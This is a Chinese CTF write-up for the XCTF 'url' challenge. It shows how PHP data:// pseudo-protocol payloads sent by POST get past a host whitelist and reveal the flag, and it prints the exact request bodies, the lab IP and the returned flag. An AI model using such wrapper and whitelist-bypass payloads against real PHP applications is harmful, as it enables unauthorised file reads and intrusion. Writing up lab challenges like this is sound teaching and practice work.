攻防世界--url

原创


Uzero. 于 2022-01-10 21:45:20 发布 146 收藏

文章标签： ctf


进入后页面显示no url，然后就没有其他的了，结合题目，猜测是url为参数

通过测试发现是以POST方式传参url

尝试使用伪协议读取文件



```
Array ( [scheme] => data [host] => text [path] => /plain;base64,ZmxhZy5waHA= ) error: host not allowed
```




URL
http://111.200.241.244:50952/

Enable POST

enctype
application/x-www-form-urlencoded

Body
url=data://text/plain;base64,ZmxhZy5waHA=

参考WP发现只有当text位置为www.baidu.com时才不会报错




bjNrMA==


Base64 编码或解码的结果：

n3k0

base64后为，即可获得flag



```
Array ( [scheme] => data [host] => baidu.com [path] => /plain;base64,bjNrMA== ) flag{CB69174D05A7B042E7986A8AAEDDEF05}
```



URL
http://111.200.241.244:50952/

Enable POST

enctype
application/x-www-form-urlencoded

Body
url=data://baidu.com/plain;base64,bjNrMA==

参考文章：

CTF中常用的php伪协议利用 - 1ndex- - 博客园